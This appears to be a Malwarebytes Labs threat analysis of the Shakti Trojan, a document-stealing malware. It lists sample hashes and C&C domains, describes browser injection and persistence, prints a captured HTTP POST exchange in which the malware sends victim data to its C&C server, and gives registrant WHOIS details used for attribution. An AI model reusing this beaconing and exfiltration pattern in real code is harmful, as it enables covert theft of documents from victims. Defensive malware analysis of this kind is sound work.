Shakti Trojan: Document Thief

blog.malwarebytes.com/threat-analysis/2016/08/shakti-trojan-stealing-documents/

Malwarebytes Labs August 15, 2016

While some ransomware (i.e. Chimera) give bogus threats about stealing and releasing private files, there are other malware families that in fact have made this possibility a reality.

Recently, Bleeping Computer published a short article about an unrecognized Trojan that grabs documents from the attacked computer and uploads them into a malicious server. Looking at the characteristics of the tool, we suspect that it has been prepared for the purpose of corporate espionage. So far, no AV has given any meaningful identification to this malware—it is detected under generic names. Since not much is known about its internals, we decided to take a closer look.

In the unpacked core we found strings suggesting that the authors named the project *Shakti,* which means “power” in Hindi or may also be a reference to the Shakti goddess. That’s why we refer to this malware as Shakti Trojan.

This post is a part 1 of the research – giving a short glimpse at the malware’s abilities as well as describing it’s background and possible attribution. See also the part 2: Shakti Trojan: Technical Analysis.

Analyzed samples

Recent sample mentioned by Bleeping Computer (submitted to VirusTotal 1st August 2016):


b1380af637b4011e674644e0a1a53a64: main executable
- bc05977b3f543ac1388c821274cbd22e: Carrier.dll
- 7d0ebb99055e931e03f7981843fdb540: Payload.dll
- C&C: web4solution.net

Other found samples:

- 8ea35293cbb0712a520c7b89059d5a2a: submitted to VirusTotal in 2013
  C&C: securedesignus.com
- 6992370821f8fbeea4a96f7be8015967: submitted to VirusTotal in 2014
  C&C: securedesignuk.com
- d9181d69c40fc95d7d27448f5ece1878: submitted to VirusTotal in 2015
  CnC: web4solution.net

Behavioral analysis


Like most malware, Shakti Trojan comes packed inside the loader executable with an icon added:




After being deployed, it runs silently.

We will not see it on the list of running processes because it uses the disguise of a browser. It deploys a legitimate process and injects itself inside.


Below we can see the traffic generated by this malware, injected inside *firefox.exe*:



Process	PID	Protocol	Remote Address	Remote Port	State	Sent P...	Sent Bytes	Rcvd Packets	Rcvd Bytes
[System Proc...	0	TCP	75.98.32.104	80	TIME_WAIT				
[System Proc...	0	TCP	75.98.32.104	80	TIME_WAIT	18	287 752	10	4 624
firefox.exe	3000	TCP	75.98.32.104	80	ESTABLISHED	8	13 766	5	2 320



The Trojan achieves persistence either by installing itself as a service or, if it failed, by adding a key to autorun:



The atypical feature is that it doesn't try to hide the original file by moving it into a new location. Instead, it prevents users from accessing or removing it. To achieve this, it opens its own file for reading.

Network communication

The Trojan passes the data to its C&C server as a HTTP POST request (URL pattern: ***http:///[CnC address]/external/update***). It also uses headers of MSMQ protocol.

It beacons to the server by sending basic info collected about the victim system. When it gets a response, it uploads the list of all the installed programs:

Stream Content


```
POST /external/update HTTP/1.1
Accept: text/plain
Content-Type: application/octet-stream
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: web4solution.net
Content-Length: 53
Cache-Control: no-cache

MSMQ5.......MSMQ........TESTMACHINEMSMQ........testerHTTP/1.1 200 OK
Server: nginx/1.1.19
Date: Sat, 13 Aug 2016 16:09:43 GMT
Content-Type: application/octet-stream
Content-Length: 44
Connection: keep-alive
Status: 200 OK
Content-Disposition: attachment
Content-Transfer-Encoding: binary
Cache-Control: private
X-UA-Compatible: IE=Edge,chrome=1
ETag: "6055668bca931c43715ae28d02013a7c"
X-Request-Id: c0d4a279adf85ed1ae594f2a37f12da9
X-Runtime: 0.013903
X-Rack-Cache: invalidate, pass

MSMQ,.......c909cfc3a3b6c2820e5f225cecdd8f83POST /external/update HTTP/1.1
Accept: text/plain
Content-Type: application/octet-stream
Ex-TagID: c909cfc3a3b6c2820e5f225cecdd8f83
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: web4solution.net
Content-Length: 7557
Cache-Control: no-cache

MSMQ........MSMQ........MSMQV.......MSMQ............MSMQ........Dwm.exeMSMQ'.......C:\Windows\system32
\Dwm.exeMSMQW.......MSMQ............MSMQ........Explorer.EXEMSMQ#.......C:\Windows
\Explorer.EXEMSMQ`.......MSMQ............MSMQ........taskhost.exeMSMQ,.......C:\Windows\system32
\taskhost.exeMSMQ`.......MSMQ............MSMQ........VBoxTray.exeMSMQ,.......C:\Windows\System32
\VBoxTray.exeMSMQv.......MSMQ............MSMQ........jusched.exeMSMQF.......C:\Program Files\Common
```

After passing this initial data, the main mission starts: uploading all the files with the desired extensions. Everything is transmitted as open text. First goes the file name, then its full content:



A look inside

Looking at the code we can find more about the goals which authors wanted to achieve and their development environment.

The main executable is a loader responsible for unpacking and deploying the core malicious modules: Carrier.dll and Payload.dll. (More details about them will be described in the next post.)

Both DLLs comes with paths to debug symbols. They reveal folders structure on the development machine:

```
E:\Projects\ComplexStatement\Shakti\Code\Carrier\Release\Carrier.pdb
```

```
E:\Projects\ComplexStatement\Shakti\Code\Payload\Release\Payload.pdb
```

Both modules are written in Visual C++ and clearly belong to the same project, named *Shakti*.

Payload.dll comes with a hardcoded list of the extensions, for which the bot is looking:

```
.data:10012EE8                  align 10h
.data:10012EF0                  dd offset aDoc_0        ; "doc"
.data:10012EF4                  dd offset aDoc          ; "DOC"
.data:10012EF8                  dd offset aDocx         ; "docx"
.data:10012EFC                  dd offset aDocx_0       ; "DOCX"
.data:10012F00                  dd offset aPpt_0        ; "ppt"
.data:10012F04                  dd offset aPpt          ; "PPT"
.data:10012F08                  dd offset aPptx         ; "pptx"
.data:10012F0C                  dd offset aPptx_0       ; "PPTX"
.data:10012F10                  dd offset aXls_0        ; "xls"
.data:10012F14                  dd offset aXls          ; "XLS"
.data:10012F18                  dd offset aXlsx         ; "xlsx"
.data:10012F1C                  dd offset aXlsx_0       ; "XLSX"
.data:10012F20                  dd offset aTxt_0        ; "txt"
.data:10012F24                  dd offset aTxt          ; "TXT"
.data:10012F28                  dd offset aRtf_0        ; "rtf"
.data:10012F2C                  dd offset aRtf          ; "RTF"
.data:10012F30                  dd offset aPdf_0        ; "pdf"
.data:10012F34                  dd offset aPdf          ; "PDF"
.data:10012F38                  dd offset aSql_0        ; "sql"
.data:10012F3C                  dd offset aSql          ; "SQL"
.data:10012F40                  dd offset aInp_0        ; "inp"
.data:10012F44                  dd offset aInp          ; "INP"
.data:10012F48                  db    0
```

Clearly authors were interested in stealing documents. Majority of them are linked to MS Office packet:

`inp, sql, pdf, rtf, txt, xlsx, xls, pptx, ppt, docx, doc`

Most of the malware fingerprints a victim system, but rarely are they as precise in recognizing details as this Trojan is. It comes with a long list of Windows versions, including special editions: Cluster Server Edition, Datacenter Edition, Compute Cluster Edition, Advanced Server, and more:

Address	Length	Type	String
.rdata:10010648	0000000F	C	Windows Vista
.rdata:10010658	00000015	C	Windows Server 2008
.rdata:10010670	0000000B	C	Windows 7
.rdata:1001067C	00000018	C	Windows Server 2008 R2
.rdata:10010694	0000000F	C	GetProductInfo
.rdata:100106A4	00000011	C	Ultimate Edition
.rdata:100106B8	0000000D	C	Professional
.rdata:100106C8	00000015	C	Home Premium Edition
.rdata:100106E0	00000013	C	Home Basic Edition
.rdata:100106F4	00000013	C	Enterprise Edition
.rdata:10010708	00000011	C	Business Edition
.rdata:1001071C	00000010	C	Starter Edition
.rdata:1001072C	00000017	C	Cluster Server Edition
.rdata:10010744	00000013	C	Datacenter Edition
.rdata:10010758	00000027	C	Datacenter Edition (core installation)
.rdata:10010780	00000027	C	Enterprise Edition (core installation)
.rdata:100107A8	0000002D	C	Enterprise Edition for Itanium-based Systems
.rdata:100107D8	00000016	C	Small Business Server
.rdata:100107F0	00000026	C	Small Business Server Premium Edition
.rdata:10010818	00000011	C	Standard Edition
.rdata:1001082C	00000025	C	Standard Edition (core installation)
.rdata:10010854	00000013	C	Web Server Edition
.rdata:10010868	00000019	C	Windows Server 2003 R2,
.rdata:10010884	0000001C	C	Windows Storage Server 2003
.rdata:100108A0	00000024	C	Windows XP Professional x64 Edition
.rdata:100108C4	00000016	C	Windows Server 2003,
.rdata:100108DC	0000002D	C	Datacenter Edition for Itanium-based Systems
.rdata:1001090C	00000017	C	Datacenter x64 Edition
.rdata:10010924	00000017	C	Enterprise x64 Edition
.rdata:1001093C	00000015	C	Standard x64 Edition
.rdata:10010954	00000018	C	Compute Cluster Edition
.rdata:1001096C	0000000C	C	Web Edition
.rdata:10010978	0000000C	C	Windows XP
.rdata:10010984	0000000D	C	Home Edition
.rdata:10010994	0000000E	C	Windows 2000
.rdata:100109A4	00000012	C	Datacenter Server
.rdata:100109B8	00000010	C	Advanced Server
.rdata:100109C8	00000007	C	Server
.rdata:100109D4	0000000C	C	(build %d)

The lack of Windows 8 and 10 is notable on that hardcoded list. It may suggest that the payload is old, written before the release of those systems. Windows 8 was released in October 2012. Compilation timestamps of the main elements: Carrier.dll and Payload.dll point to February 2012. We can never be sure if the compilation date is not spoofed, but since those two facts match together, it is worth considering that this Trojan may have been created in 2012.

Tracing attribution

The domain used as a C&C, ***web4solution.net***, is registered in India.

Source of the record: http://www.enom.com/whois/web4solution-net.html

Domain Name: WEB4SOLUTION.NET
Registry Domain ID: 1849383819_DOMAIN_NET-VRSN
Registrar WHOIS Server: whois.netearthone.com
Registrar URL: http://www.netearthone.com
Updated Date: 2015-03-05T05:00:59Z
Creation Date: 2014-03-06T15:43:43Z
Registrar Registration Expiration Date: 2016-03-06T15:43:43Z
Registrar: NetEarth One, Inc.
Registrar IANA ID: 1005
Registrar Abuse Contact Email: abuse-whois-field@netearthone.com

Registrar Abuse Contact Phone: +44 02030 26 99 87
Domain Status: clientTransferProhibited (http://icann.org/epp#clientTransferProhibited)
Registry Registrant ID:
Registrant Name: Ashraf Ahmed
Registrant Organization: Ashraf
Registrant Street: Janak puri
Registrant City: New Delhi
Registrant State/Province: New Delhi
Registrant Postal Code: 110058
Registrant Country: IN
Registrant Phone: +91.25185183
Registrant Phone Ext:
Registrant Fax:
Registrant Fax Ext:
Registrant Email: ashrafahmed2882@yahoo.com

Interestingly, the same person was also an owner of the previously found C&Cs:


securedesignuk.com from sample: 6992370821f8fbeea4a96f7be8015967

Source of the record: http://domainbigdata.com/name/ashraf%20ahmed

Domain Name	**Create Date**	**Registrar**
securedesignuk.com	2011-12-20	netearthone.com

securedesignus.com from sample: 8ea35293cbb0712a520c7b89059d5a2a

Source of the record: https://who.is/whois/securedesignus.com



Indian attribution is possible, matching the Indian name of the Trojan.

Additionally, two of the C&C domains: *web4solution.net* and *securedesignuk.com* have been found using the same certificate – that confirms being owned by the same actor over years:

	SHA-1	First	Last	IP Addresses
☐	d6f5b3d6b11c184de32405dad59696c96d5035f0	2013-10-30	2016-08-08	69.25.136.107 75.98.32.104

Conclusion

Shakti Trojan is very small and it seems to be written solely for the purpose of document stealing. So far we don't have any information suggesting that this attack is widespread. The application is not new, yet it escaped from the radar and hasn't been described so far. Its signature doesn't match any known commodity malware. The only found trace points to the malware were observed in 2014 by DrWeb and given a generic name, Trojan.DownLoader11.5634. However, the name doesn't describe the real functionality: uploading rather than downloading.

It is possible that this tool was designed exclusively for small operations of corporate espionage.

This trojan is detected by Malwarebytes Anti-Malware as 'Trojan.Shakti'.